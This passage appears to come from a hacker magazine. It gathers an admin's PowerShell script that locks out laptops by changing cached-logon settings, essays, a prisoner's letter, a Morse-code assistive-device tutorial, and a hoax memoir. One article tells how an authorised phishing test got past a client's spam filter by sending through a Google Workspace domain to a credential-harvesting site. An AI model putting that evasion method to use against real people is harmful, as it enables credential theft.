At my place of employment, there is a culture of totalitarianism, an isolationist departmental approach, and a lot of misunderstanding and outright rebellion when it comes to rules, policy, or any kind of standardization. I'll try to be brief, but let me set the scene: our workforce is on a virtual environment for the most part, but a select few users have actual PCs instead of thin clients. There has been much argument and near fist fights from the PC users to also have a laptop that they can use to travel in the field. Now, normally that would not be an issue. Users are responsible, right? Our issue is that we turn on offline file sync because we use folder redirection. (Don't give me grief; I'm not paid the decision making salary.) This presents a problem because the users will *never* bring their laptops in to connect to the domain to sync. Enter PowerShell and GPOs.

With some rather simple scripting, a few new GPOs, and some tweaking, we were able to "fix" (force) the issue and, at the same time, we have created a solution to the decades-old argument of security issues behind cached credentials.

First things first, the PowerShell script. There are three sets of code needed. The first is a script to output the current date to a text file and save it on the C drive. It resets two registry keys to their default values for allowing credential caching:

```
get-date -format u > c:\windows\date.txt
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\Current
➼Version\Winlogon" -Name "ForceUnlockLogon" -Value "0"
➼ -PropertyType DWORD -Force | Out-Null
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\Current
➼Version\Winlogon" -Name "CachedLogonsCount" -Value "10"
➼ -PropertyType String -Force | Out-Null
```

The "ForceUnlockLogon" key with value 0 ensures that a domain controller is not required to unlock the workstation. The "CachedLogonsCount" key with value 10 allows for ten different sets of credentials to be cached in the OS credential vault. These values are the default for these keys.

Creating a text file with the current date and saving it to C is an essential part for the operations to follow. The above code is executed as a logon script via a GPO when the user authenticates to the network. (Creating GPOs and setting logon scripts is beyond the scope of this article.) The GPO also installs the next two scripts onto the laptop. All of this is rather simple and non-damaging.

Next, we come to the interesting bits of the whole thing. We have two security groups we have created on our domain for this operation: one for users on a seven-day timer and one for a 30-day timer. The seven-day group is for laptop users who do not do extended days in the field and should be bringing their laptop in to the office and authenticating to the domain on a regular basis. The 30-day group is for users on extended leave or some kind of extended project to allow for leeway. We then have a GPO that will initiate a scheduled task on the local machine. This task will run the following script every hour:

```
$logontime = Get-Content c:\windows\date.txt
$currenttime = get-date -format u
$timespan = (New-TimeSpan -Start $logontime -End $currenttime).
➼TotalDays
if ($timespan -gt 8) {
  New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\
➼CurrentVersion\Winlogon" -Name "ForceUnlockLogon" -Value "1"
➼ -PropertyType DWORD -Force | Out-Null
```

```
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\
➥CurrentVersion\Winlogon" -Name "CachedLogonsCount" -Value "0"
➥ -PropertyType String -Force | Out-Null
}
```

Essentially, this script looks at the date file we created on C earlier and compares it to the current date and time of the local machine. The above script being for the seven-day users, if the current date is greater than eight days from the date in the file, the registry value for "ForceUn-lockLogon" is changed to true (1), which causes the machine to require authentication to a domain controller to unlock from a locked state, and it also changes "CachedLogonsCount" to 0 which effectively causes the user to have to be authenticated to a domain controller to be able to log in. Thus, if the user locks the machine or powers down and this script has triggered because they have not authenticated their machine to the network within seven days to sync offline files like we asked them to time and time again, they are now effectively locked out from being able to work until they authenticate. We set the counter to eight days because if the laptop is authenticated on the domain, the timer still runs. Therefore, if they spend a day in the office with the machine, we don't want that day counting against them, so it's a freebie. For the 30-day group, we simply changed the "if" statement to read "($timespan -gt 30)". How does the task determine which script to trigger? We used Item Level Targeting for that at the GPO level in an effort to keep the number of GPOs in use on our network a little cleaner, but it could also be done with two different GPOs.

So remember kids, the next time your IT department asks you to do something very simple but very important, and you refuse to follow instructions, just know that we have ways of making you do what we want you to do!

What Do Lawyers and Hackers Have in Common?

by Michael Ravnitzky

The activities of attorneys and the activities of hackers are not as different as you might expect, if you define hackers as creative, unconventional problem solvers.

Each explores vast spaces of complicated systems, looking to see how they work, both in ways intended and unintended, and to see what they can be made to do.

In general, the law typically does not keep up with changes in society or technology. As a result, lawyers often must formulate new and innovative ways to address difficult legal problems by using and combining existing legal tools in new ways. For example, if there is a problem with a self-driving car that causes an accident, how can you assign responsibilities so that the right people will pay for the damage? How can you set up the law so such problems tend to be prevented or corrected rather than made worse?

Lawyers need to think outside the box, and you often see lawyers cobble together legal tools creatively to solve new problems or to approach a difficult problem in a new way.

Writing laws and agency rules has some uncanny similarities to coding and programming. A system of laws is called a "code." The set of United States federal statutes is called the U.S. Code or U.S.C. The set of federal regulations is called the Code of Federal Regulations or the CFR. Codes also exist in the legal systems of the various states.

New laws passed by a legislature are codified into the code, which seems similar to software compiling.

Lawyers have to think several steps ahead. There is a special type of lawyer called a legislative counsel that has special expertise on how to devise language for legislators that will do what the legislators actually intend to do.

Like when writing code, a lot of the stuff is accumulated over time, and a little clause over here has a large effect, and often you need to trace back the impact of one new area on other areas.

What is sometimes called "policy" in the legal world is similar to what a game designer does to ensure that a game runs smoothly

without glitches that would not make it fair or fun to play.

Under the law, there are different levels of operating systems: a Constitution (with the potential for amendments), statutes that must operate under the Constitution, and regulations developed by agencies to carry out the statutes. In the law, there are parallel operating systems in place at the local/county, state, and federal levels, with some interaction among the three levels. There are operating rules to ensure that for certain specified types of operations, one level of law overrides others, such as where federal law preempts state law.

As with writing computer code, it is hard to get the laws written so that they do what is wanted. The wording cannot be too specific or the law will restrict operating flexibility for the public or the government. Neither can the law be too loose, or the purpose of the law may be frustrated.

Attorneys who write laws must consider the secondary and tertiary implications of those laws, the unintended consequences, the definitions (which are really important), and those who will try to game the system.

And as with computer software, in the law, tiny changes, even as small as a comma, can have huge effects.

The American system is based in the Anglo-American common law. What the common law does is start with some written laws, which then evolve over time as different situations arise and are tossed at them. So the law is not just the statutes, but is also the legal cases and disputes that interpret the legal codes. Legal cases execute the legal code with real-world variables and situations, and may also be considered a type of Monte Carlo simulation exercise but with real people and issues and money at stake.

Interpreting cases, such as is done by lawyers and ultimately by judges, can be considered a form of debugging exercise for the legal code.

There are also unanticipated outcomes from laws and legal cases. Appeals courts exist to provide a forum to correct erroneous decisions in the lower courts. The appeals court decisions are influential on the lower courts going forward. In fact, appeals court judges specialize in figuring out what will happen, not just in this particular case, but for all future cases if the law is interpreted in a particular way in the case before them.

There are backdoors in the legal system... many of them.

The law has equivalents to worms and viruses and Trojan horses.

Lobbyists make a career out of introducing language into the codes (laws) that has a favorable impact on their clients. Is it surprising that legislative changes or amendments promoted by lobbyists are often disguised to appear as though they do something else? Very often, the actual impact of a legislative wording change may not be obvious. Frequently, in order to figure out the impact of a legislative change, you need to trace the effect through many different sections of the law.

Furthermore, much lawyering skills to persuade people on behalf of a client have similarities to aspects of social engineering.

Legal discovery (obtaining information during a case) can be considered to be like war dialing, probing, or pinging - or may resemble a systematic exploit.

Filing a case in court with a novel legal theory might be considered analogous to a zero-day exploit or a system probe.

Attorneys select a favorable court or venue to maximize their chances of success, in the same way that someone may select a particular system with favorable characteristics.

Agency regulatory activity, with its public input and deadlines and various interactions, might be regarded as a massive multiplayer game with rules.

According to a 2014 article in *Law Practice Today,* a number of lawyers regard themselves as legal hackers, and are dedicated to finding efficiencies, making law more accessible, improving the law for lawyers and their clients, and disrupting outdated models in the legal system. One of the earliest groups, the New York Legal Hackers began at a legal hackathon at the Brooklyn Law School in April 2012. Since then, a number of legal hacking groups and legal hackathons have become established in a variety of locations across the country.

It is important to remember that attorneys are sworn to uphold the Constitution and to work toward improvement of the legal system.

In sum, despite some differences, there are a lot of similarities and analogies. Attorneys can learn much from the hacking world, and vice versa.

NO COUNTRY FOR INCARCERATED HACKERS

by Ghost Exodus

Hello world! Greetings from within the razor-wire. I have been in FCI Seagoville's Special Housing Unit for a year now. For those of you who don't know what a SHU is, it's a maximum security control unit, 23/5 lockdown - a prison within a prison where I have aboded for a minor infraction which has evolved into a laundry list of human rights violations to include cruel and unusual punishment.

One thing is for certain: Hollywood seems to love hackers. They glamorize us and portray the hacker in favorable roles where the audience can't help but love those characters. Lisbeth Salander in *The Girl with the Dragon Tattoo* and Napster in *The Italian Job* or Stanley in *Swordfish* are to name a few characters the audience's rooted for. When Matthew Farrell and Warlock were jibbering about the Woodlawn servers being "hot" in *Live Free or Die Hard*, John McClane's clueless expression as to what the two hackers were talking about was priceless.

My favorite scene from *The Matrix* was the part where Neo is snoozing at his cluttered computer desk, listening to electronic music while his computer is running some script, searching newspaper archives for articles on Morpheus. I can reminisce on times when that was me, having crashed from an energy drink high, listening to the powerful thump of Pendulum's "Voodoo People" remix in my headphones. My computers were my babies, which I had built from my trashing exploits (dumpster diving), which cranked enough juice to keep me satisfied.

In prison, the inmate populus also loves hackers. Unknown to themselves, many of them are hackers too. I've seen guys modify AM/FM radios and make them more energy efficient by disabling backlights, build external battery packs, and even boost the frequency range to pick up the air traffic control band. (Of course, on my first attempt at this I killed my radio and, in my frustration, I flushed it down the toilet.)

However, prison is also a melting pot of criminal minds, which is counterproductive

to those who seek rehabilitation and, while I freely teach and explain "hackerdom" to my fellow inmates in a gesture towards the hacker philosophy that "information should be free," I can only hope that my advice will be used in productive ways that society can benefit from.

But because of my botnet case back in June 2009, prison officials are extremely wary of me. My case was over sensationalized - like most hacker cases - by the news media and their creative flair (Markoff, anyone?), thus making me a target of vicious persecution because of the prison staff's fanatical misconception of who I am and what they believe I am capable of, which isn't much, considering the Bureau of Prisons uses these Dell Optiplex thin clients which are network booted, have no local operating system, and whose BIOS is password protected. The think clients are secured under lock and key, so anything short of a bolt cutter makes physical access impossible. Without knowing the BIOS password in order to change the boot priorities to read from an external storage device equipped with a Linux distro, there is no point of entry server-side or client-side (at least not in my skill set).

Naturally, I'm blocked from using TRUL-INCS (Trust Fund Limited Inmate Computer System), where at one time I could email people on an approved list. I still retain computer access, except I can't utilize electronic mail functions. I'm still not entirely sure that revoking my access to a monitored and filtered email system accomplished anything relevant.

I'm on a restricted books/magazines blacklist, so I can't receive computer-related literature, especially *2600* or even my own writings which have been seized as contraband by Special Investigation Services without reason or receipt, which spawns a spartan kick to my First Amendment rights - an issue being touched upon in my litigation against said lynch mob. Linux shell commands are forbidden. (Note to self: must tattoo all shell commands on my leg next time.) I have an eight-bit binary tattoo on my wrist which spells "JESUS" and this should make them paranoid too!

A friend of mine had a copy of *2600* sent to him via the mail. It got intercepted by SIS and they began interrogating him, asking such things as: "Are you into this kind of stuff?" and "Are you a friend of [my real name]?" He vigorously denied everything or else they would have crucified him like they did to me.

The reason I was confined to a year of isolation was because I had borrowed a friend's email account, which isn't a big deal - unless you have my name. Then it became a security threat (in the eyes of the paranoid and the misinformed).

I atoned for my sin twelve times over and became the target of an FBI investigation after several UNSUBs accused me of "hacking into the BoP systems" (which specific systems, no one knows). And since I hired a lawyer to combat this unlawful incarceration under false charges, the retaliation I've experienced is insane. This is but the G-rated version of my woes.

If you get the opportunity, I recommend buying the *2600* documentary *Freedom Downtime*. Hackers and phreaks like Kevin Mitnick, Phiber Optik, and Bernie S. experienced the razor-wire, though Kevin and Bernie endured tremendous woes in prison, which goes to show that there really needs to be sentencing alternatives for the nonviolent offender.

I can't participate in computer-related educational programs or have a job that involves computers. Word travels fast within the prison guard fraternity. I have been excommunicated.

What I've endured thus far is a mirror reflection of the discrimination we face in the real, free world. The word "hacker" is so misunderstood it's taboo, regardless of whether you mod radios or Xboxes. When people are unwilling to learn, they are quick on that judgment trigger - perhaps because they've had a bad experience with someone malicious. Our subculture is an enigma, which is what drew me into this mysterious world of tinkering in the first place 14 years ago. Haters will hate, and they're next to impossible to reason with.

Those of you who know "Silence" aka "Little Hacker" may be aware that his sentencing judge called him a terrorist, while mine called me evil. Funny how hypocritical

society can be. That just doesn't compute with me. There are a minority of scheming blackhats who do cause mischief and sometimes cause damage to data and intellectual property. But sadly, all of the good that the majority does often goes unrecognized. For ethics' sake, I drafted "The Hacker's Ten Nodes" as a moral guideline to keep me from sin and transgressing the network. My morals may differ from yours, but here's my example:

The Hacker's Ten Nodes

1. I will not steal that which is not mine. If I must copy a file, it's because I legitimately need it and will compensate the owner of the original file so as not to threaten the commerce and livelihood of the owner.

2. I will use my skills to stop any and all forms of cyberbullying.

3. I will not weaponize my skills to harm the innocent or the defenseless. I will empower the oppressed and be a benefit to society.

4. If I encounter corruption, I will leak it for the sake of justice.

5. Knowledge shall be free. I won't withhold knowledge from the hungry.

6. I will not boast of my abilities to those who don't appreciate the art of hacking.

7. I will not judge those of a lesser skill, but help them advance forward.

8. I will RTFM and encourage my peers to RTFM.

9. I will aid the voiceless in obtaining a voice and help them evade censorship so they too can enjoy the fundamental human rights of free speech.

10. I will not share my skills or my knowledge with any government because they will abuse it.

As I am now being shipped, probably to a galaxy far, far away, I leave you with encouragement. If you have suffered persecution, you are not alone. We freethinking technoids have always been misunderstood. We go against the grain of social conformity and dwell in a creative universe of our own. A peculiar people. We are unique. We are the essence of individuality. That's something that a conformist mind can never achieve.

This piece was originally written in January of 2013. We feel it's as relevant now as it was then. We're also happy to say that the writer was released from prison in 2018.

Morse Code, Android, Assistive Tech

by Limor "Ladyada" Fried
(ladyada@alum.mit.edu) and
Phillip Torrone (fill@2600.com)
-.-. .. - .. --.. . -./ . -. --. .. -. . . .-.

In the 1800s, all the cool kids were texting each other. No, it wasn't SMS, iMessage, or SnapChat. It was called Morse code (named for Samuel Morse, inventor of the telegraph). Morse code encodes letters and numbers into "dots" and "dashes." A lot of people learn "SOS" (which is * * * - - - * * *) from watching movies, imagining one day they'll need to tap the sequence to escape from somewhere.

Later on, amateur radio operators (HAM) used Morse code, even before voice radio was available. For decades, to get an amateur radio license, the operator needed to demonstrate they could do at least five words per minute in Morse code and, for the highest (amateur expert class), 20 words per minute. The FCC, which governs all of this, reduced the Morse code requirements in 2000 for the words per minute, then eventually in 2007 completely eliminated the Morse code requirements for all amateur radio licenses. The reason for the change was it "...eliminates an unnecessary regulatory burden that may discourage current amateur radio operators from advancing their skills and participating more fully in the benefits of amateur radio." Anyone who still wants to use low-power or low-speed communication can use a computer or microcontroller digital Morse code converter instead of tapping by hand.

So here we are, 2018, and while Morse code will always have some uses, it certainly is not as popular as it was in the past. One of those uses is with Assistive Technology (AT).

AT is something we'll all need. We're getting older, our meat bodies are sticking around longer but fail in one way or another. From accidents to being born with special needs, there are many situations where communication may be a challenge for some or all of us one day. So being able to communicate without voice or wide range movements will be essential.

In the maker and hacker community, one great use of our skills is helping others in the assistive technology community who need smart solutions for communication and access to technology with limited mobility. With low-cost microcontrollers, "internet of things" devices, and being able to modify many off-the-shelf electronics to work better for the disabled community, it's never been a better time to help each other.

One of the cool "tricks" of some of the modern low-cost microcontroller platforms (Arduino, Circuit Playground, Feather, Makey Makey) is they can act as "USB Human Interface Devices" or HID. This means they can be used as keyboards and mice and still be programmable devices. This is handy for making that interactive art project that plays music when you tap on Jell-O cubes. Or, you can use the same interface to make a device that is not a keyboard into a keyboard for someone with limited mobility. For example, some people may only have the ability to tap

a single button, or "sip and puff" via a tube. Each person will have special interface needs, but we can convert that special interface into standard USB HID. This is where combining a modern device like an Android phone, a HID-capable microcontroller board, and Morse code can help.

Android recently added GBoard, a special keyboard that can be programmed to turn custom inputs into keycodes that *any* app can use. (support.google. ➥com/accessibility/android/ ➥answer/9011881?hl=en) Google worked with Tania, who uses Morse code to communicate with a custom-made device to bring it to more people with similar needs. (There's a video about Tania's story at youtu.be/Oc_QMQ4QHcw.)

It's free, so start by searching and installing the "GBoard" app. After following the instructions for running Gboard, you can start Morse codin' away by tapping two pads on your touchscreen. But what if you want to add a hardware device with a real physical input like a pressure sensor for sip-and-puff, or a large easy-to-press arcade button, or even a muscle sensor?

Thanks to the universal nature of HID, it's easy to convert any sensor input into dots and dashes using a microcontroller. What's particularly nice is instead of having to do Morse code detection and decoding on the hardware peripheral, we just need to emit dots and dashes. This makes the hardware easier to build, adapt, and then, of course, the phone can be programmed for specialized shortcuts as desired.

Just about any microcontroller development board with native USB can handle HID output. Note that microcontrollers with USB-to-Serial converters (FTDI/CP210x) cannot do HID, so find a chip that can! We recommend Circuit Playground Express (adafruit. com/circuitplayground), our low cost and fully open source all-in-one dev board. You can use Arduino, MakeCode block based programming, or even CircuitPython. (Fun fact: The developer who added HID support to CircuitPython did so specifically because they were building an AT device for a friend!) A wearable-friendly board works well because the sewable pads can also be grabbed by alligator clips.

You may not even need external buttons or switches. Here's some example Circuit-Python code for using capacitive touch pads instead of mechanical switches:

```
from adafruit_circuit
➥playground.express import cpx
from adafruit_hid.keyboard
➥ import Keyboard
from adafruit_hid.keycode
➥ import Keycode

kbd = Keyboard()

# You can adjust this to get
➥ the level of sensitivity
➥ you want.
cpx.adjust_touch_
➥ threshold(100)

while True:
    if cpx.touch_A4:
        kbd.send(Keycode.
➥PERIOD)
        while cpx.touch_A4:
            pass
    elif cpx.touch_A3:
        kbd.send(Keycode.MINUS)
        while cpx.touch_A3:
            pass
```

More code and wiring diagrams are available at learn.adafruit.com/android-g ➥board-morse-code-at-with- ➥circuitplayground-express.

Keeping the hardware simple as seen above is key to making reliable AT devices - don't think that more is more! AT users will appreciate something that works every time, and that can be built upon. Of course, you can also add more inputs that have hot-key like commands, such as opening up an app or, if there's a single input, looking for how long the button has been pressed to determine whether to send a "." or a "-".

If you have basic electronics, programming, or 3d printing skills, the AT community would love to get your skills into use. Many parents and teachers know exactly what they need, but don't know how to build it. Visit atmakers.org or look for a local AT group to volunteer your hacking to help others.

Good night and good luck.

Bypassing Email Anti-Spam Filters

by Sentient

This story is from a while ago, shortly after I graduated with a bachelor's in information security, I landed a job at some flashy consulting firm. The job was to consult companies on how to improve their security. My first engagement was to perform phishing against a set of 150 employees across the company's offices around the world.

Naturally, I started performing Open Source Intelligence ("OSINT") against the organization to learn everything possible about their operations - upcoming announcements, key personnel, branding (fonts, colors, etc.). Leveraging the information obtained, I created a beautiful email template, and an associated credential-harvesting website. Our client contact commented that the email looked almost too good, and that we may need to dumb it down a bit. I was ecstatic.

Before launching the phishing attack, it is always a good idea to test the attack with your client contact to ensure that everything is working as expected, that they agree with the method of attack, etc. We sent our test email, which discussed a new company rollout, and directed recipients to login to our phishing site. We waited. The client contact never received the email.

Upon some digging by the client, they identified that their anti-spam solution immediately flagged our email. The initial email and phishing website had everything necessary configured to prevent this. For the website, we leveraged certificates purchased by a genuine and reputable company. For the emails, we had set up Sender Policy Framework ("SPF") and Domain Keys Identified Mail ("DKIM"). SPF is another type of DNS record used to describe what mail servers could send emails from a given domain[1]. DKIM is where each email sent contains a digital signature validated against the public key published in the domain's DNS records[2]. Our email had the proven authenticity that could bypass Google's, Microsoft's, and even my own company's anti-spam filters - but it was not enough to reach the client.

***

Let us take a brief detour into determining the status of both SPF and DKIM of an email. First, open Google Mail. If you are using Inbox by Google, open an email, click the sideways ellipsis, and click "<> Show Original". If you are using plain old Gmail, open an email, and click the downward pointing arrow, then click "Show Original".

This will display a screen showing how Google Mail has validated the email's SPF, and DKIM records. Below is the result of Google attempting to validate the records of an email from YouTube. As you can see, the email passed with flying colors.

Original Message

Message ID	<001a ████████████ e21@google.com>
Created at:	Sun, Dec 31, 2017 at 4:02 PM (Delivered after 0 seconds)
From:	YouTube <noreply@youtube.com>
To:	████████████████████
Subject:	████████████████
SPF:	PASS with IP 209.85.220.69 Learn more
DKIM:	'PASS' with domain youtube.com Learn more
DMARC:	'PASS' Learn more

I read every bullshit marketing guide on how to evade spam filters, learning in the process that email marketers have a real problem with spam filters. This led me to tweaking the email in every regard to bypass the spam filter. None of these tweaks worked. I needed a radical new approach. In the shower one morning, it finally hit me. The way to defeat the spam filter was so easy, it was staring me in the face. Google can help find answers to questions, but this time the answer was Google. There was no way this would not work.

I quickly bought a new domain, and threw it on a Google for Work ("GFW") account. GFW is essentially the Google-suite of tools (think Google Mail, Docs, Drive, etc.) sold to businesses or individuals looking to use them more professionally. One of the main benefits is that GFW allows the use of a custom domain, and easily provisions new accounts to leverage said domain. Perfect. GFW also comes with an extensive API, allowing anyone to build a

quick and dirty script to automate the sending of emails. To prevent you pesky marketers from spamming the world, I will not be posting the script here!

I re-sent the phishing test email to the client contact, leveraging the GFW email infrastructure, and they successfully received the email. We defeated the spam filter! Now we could commence the attack. Discussing with the client, we decided to choose a future Monday morning (FYI, there are many different strategies for when to phish, so your research/situation may differ).

The morning of attack arrived. I was sitting in a hotel restaurant with a coworker eating breakfast. With the email sending script primed and ready. I took a deep breath. Nerves started to creep up. A rush of questions flooded my mind. "What if no one clicks a link?" "What if all the requests DoS the site?" "What if this flood of emails trigger the spam filters?" I exhaled and pressed enter.

I did not look away from the screen, and the anxiety built. With rate limiting, the script took exactly 20 minutes to finish. A few minutes passed. Then an alert popped up. A user clicked the link, and entered their credentials. Then two more. There was an incredible flood of responses. The relief washed over me, allowing me to finish eating.

Periodically through the day, I kept checking back to see how many hits I got, feeling small bits of excitement with any new hit. The attack would end up being a resounding success, so much so that it defined the team's phishing methodology going forward, and paved the way for many future phishing engagements.

References

[1] *About SPF* - `https://support.google.com/a/answer/33786?hl=en`

[2] *About DKIM* - `https://support.google.com/a/answer/174124?hl=en`

Hacker History
MDT or "The Mass Depopulation Trio"

by Doc Slow

Back in 1998, under a pseudonym, I wrote an article called "Y2K and the New Industry of Hysteria." One of my colleagues rightfully proclaimed that the "Industry of Hysteria" was nothing "new," and she was correct in thinking so. So correct, in fact, that her disparagement of my use of the word "new" in the title of the article forced my proposal to her. We were quickly married, and shortly thereafter, quickly divorced. It is of little consequence regarding the forthcoming story.

In 1983, I was introduced to the personal computer. I had just started my second year in the armed forces, and one day after payday while wandering around the post exchange (PX) on base (the post exchanges sell consumer goods and services to authorized military personnel), I came across a store display featuring the new "TI-99/4A" personal computer. It was priced around $350, so I grabbed a box off of the top of the display and just bought it. When I got the computer home, I proceeded to dive right in and start programming. My subject for the first program I would create? The Tarot! Yes, the

very first computer program I wrote was a Tarot card reading application. My grandmother had introduced me to the Tarot when I was a teen, so I had a pretty good understanding of what this divinatory oracle was about.

My knowledge of how to create a program with the graphics necessary to make it an interactive experience was nonexistent, but after reading the documentation, I was able to portray a rudimentary graphic representation of what is referred to as the "Celtic Cross" reading. That was actually the hard part. The easy part was creating the data, or the "meanings" of the cards to be selected at random from the usage of the built-in pseudo-random number generator (PRNG) that I programmed into the Tarot application. After 36 hours of continuous coding, my first program was finished. It was a very poor portrayal of the esoteric fortune-telling card game, but it worked as advertised. I even submitted the program to Texas Instruments for inclusion in their gaming offerings, but naturally, they declined.

Later in the 80s, I would try my hand at creating new algorithms for graphic fractal generation, and I went on to create some simple

data encryption programs. At first, I wrote some basic substitution ciphers, and then I returned to using a pseudo-random number generator in the algorithms. But pseudo-randomness was not good enough for me - being pseudo-random was not true randomness, and keys generated with PRNG could conceivably be cracked by present technology. I had read of a more secure method of encryption, and decided I'd try my hand at doing a "One-Time Pad." In cryptography, the "One-Time Pad" (OTP) is an encryption technique that cannot be cracked, but requires the use of a one-time pre-shared key - the same size, or longer, as the message being sent. In this technique, a plaintext is paired with a random secret key. Then, each bit or character of the plaintext is encrypted by combining it with the corresponding bit or character from the pad using modular addition. If the key is truly random, is at least as long as the plaintext, is never reused in whole or in part, and is kept completely secret, the resulting ciphertext will be impossible to decrypt or break. I would then go on to write the first functional OTP encryption program for the DOS operating system.

In 1989, I got into creating computer bulletin board systems (BBS). A BBS was a dial-up connected computer server running software that allowed users to connect to the system using a terminal program. Once connected and logged in, the user could perform functions such as uploading and downloading software and data, reading news and bulletins, and exchanging messages with other users through email, public message boards, and sometimes via direct chatting. I ran several BBSes from 1989 to 1994 - the content of them would include all manner of science and technology topics, and several were all about computer programming and hacking. One of the BBSes I ran was referred to in the book *The Hacker Crackdown* by Bruce Sterling (1992).

The relevance of this brief history of my early involvement in the personal computer movement is only important to the story in that it would later be a catalyst for writing about Y2K.

The Y2K article I wrote in 1998 focused on all the hype surrounding the "The Year 2000," and how computers and everything else with some kind of digital control system would cease to function. The article got published in an arcane, but well-distributed science newsletter, and the response to it was less than gratifying. Computer experts came out of their

digital caves in droves to disparage the dispatch I had meaningfully crafted to calm the public fear - fear that was being inflamed by writers, journalists, and talk radio hosts who had little understanding of basic computer functions and hardware. These disparagements were easily shrugged off as typical of the derision received on many occasions regarding much of the material the journal published.

But there was something else. Other publishers, looking for an alternative viewpoint on Y2K, were asking permission to republish the article in their own magazines. And, because I wanted to get my viewpoint out there, I gave these publications carte blanche to do so. The article was republished in no less than 12 different magazines - many of which would eventually publish a retraction of the article - stating they were misinformed by the writer. Their published retractions would appear in editions of their magazines long before the bell tolled midnight on January 1st in the year 2000. Apparently, they had received so many negative letters about my article, and many from so-called "credentialed experts" that they all felt it necessary to print a retraction, in most cases stating they were misled by what I wrote, and that my information on Y2K was completely wrong. It turned out it was spot on, but very few listened or believed it.

It was around this time that I discovered late-night talk radio programs - specifically *Coast to Coast AM* hosted by Art Bell, and *Sightings* hosted by Jeff Rense. These talk shows and their hosts truly embraced the worlds of alternative science, and the guests they interviewed were a direct reflection of late-night talk radio kookiness. Guests such as Richard Hoagland (the "Face on Mars" discoverer), David Oates ("Reverse Speech" pioneer), Gary North (Y2K doom-and-gloomer), and Ed Dames ("Remote Viewing") were regulars on the show, and it was a great source of late-night entertainment. But something about these shows really started to bug me. Here we were nearing the end of the millennium, and the advertising on commercial breaks was all about surviving the coming apocalypse. Ads for wind-up radios and a year's supply of food went along perfectly with the doom-and-gloom ideology the guests were offering in their lyrical mantras over the AM airwaves.

If you were a listener in the late 90s, it was a time of wild conspiracy theories and fabricated prophecies offered to listeners with

very few solutions save buying something that they advertised. It was enough of a catalyst to engender a willful response from my distaste for the subject matter, and respond I did.

Around the same time, I fell in favor with a couple of online miscreants, and we would later be dubbed the "Mass Depopulation Trio." MDT was a loose group of hacker-types that had taken over the alt-fan-art-bell IRC chat room. This Internet chat room consisted of fans of Art Bell and a group of characters who absolutely hated him. After looking at what people were saying in the chat room, I rather quickly fell into the latter group. And then, well, I was hooked.

The Mass Depopulation Trio organically grew from the roots of the IRC chatroom, and then they developed a website - disinfotainment.com. "Disinfotainment" was an Internet BBS forum and so much more. MDT started putting together audio mash-ups of talk radio show host's dialogs and mixing them with certain sound effects and snippets of songs. Some of the music was actually composed and recorded by real musicians for these so-called "spams." MDT initially consisted of three pseudonymous characters: "MickeyX," "Johnny Pate," and "Dr. HD Slow," all of whom had a devilish ability on the Internet to make a mockery of, and virtually destroy, any and all resident kooks who were steadfast champions of the radio show and its host. These frustrated kooks were always threatening to call the FBI on MDT, and I'm sure many of them did so.

While MDT was an "all for one, and one for all" trio, they did a lot of their works independently of one another and became involved in several shenanigans that would later become legend. Of the greatest achievements of MDT, "Mel's Hole" would win hands down.

Mel's Hole is, according to an urban legend, an allegedly "bottomless pit" near Ellensburg, Washington. Claims about it were first made on Art Bell's radio show, *Coast to Coast AM*, by a guest calling himself "Mel Waters." Later investigation revealed no such person was listed as residing in that area, and there was no credible evidence that the hole ever existed. From the Wikipedia site on Mel's Hole:

"The legend of the mythical bottomless hole started on February 21, 1997, when a man identified as Mel Waters appeared as a call-in guest on Coast to Coast AM *with Art Bell. Waters claimed that he formerly owned rural property nine miles west of Ellensburg*

in Kittitas County that contained a mysterious hole. According to Bell's interviews with Waters, the hole had infinite depth and the ability to restore dead animals to life. Waters claimed to have measured the hole's depth to be more than 15 miles (24 kilometers) by using fishing line and a weight. According to Waters, the hole's magical properties prompted US "federal agents" to seize the land and fund his relocation to Australia.

"Waters made guest appearances on Bell's show in 1997, 2000, and 2002. Rebroadcasts of those appearances have helped create what's been described as a "modern, rural myth". The exact location of the hole was unspecified, yet several people claimed to have seen it, such as Gerald R. Osborne, who used the ceremonial name Red Elk, who described himself as an "intertribal medicine man...half-breed Native American / white", and who told reporters in 2012 he visited the hole many times since 1961 and claimed the US government maintained a top secret base there where "alien activity" occurs. But in 2002, Osborne was unable to find the hole on an expedition of 30 people he was leading.

"Local news reporters who investigated the claims found no public records of anyone named Mel Waters ever residing in, or owning property in Kittitas County. According to State Department of Natural Resources geologist Jack Powell, the hole does not exist and is geologically impossible. A hole of the depth claimed "would collapse into itself under the tremendous pressure and heat from the surrounding strata," said Powell. Powell said an ordinary old mine shaft on private property was probably the inspiration for the stories, and commented that Mel's Hole had established itself as a legend 'based on no evidence at all'."

For the first time, I can tell you that Mel's Hole was actually a complete fabrication created by the members of MDT, with a certain member acting out the part of "Mel" as a guest on the *Coast to Coast AM* radio show. In later years, several more "hoaxes" would be fabricated and presented on the show by MDT.

Not one of the listeners of the radio talk show ever had a clue that many of the stories were completely fabricated by MDT. The Mass Depopulation Trio virtually disbanded shortly after the Y2K disaster never materialized. Their work was done, and so was the sordid credibility of late-night talk radio kookdom.
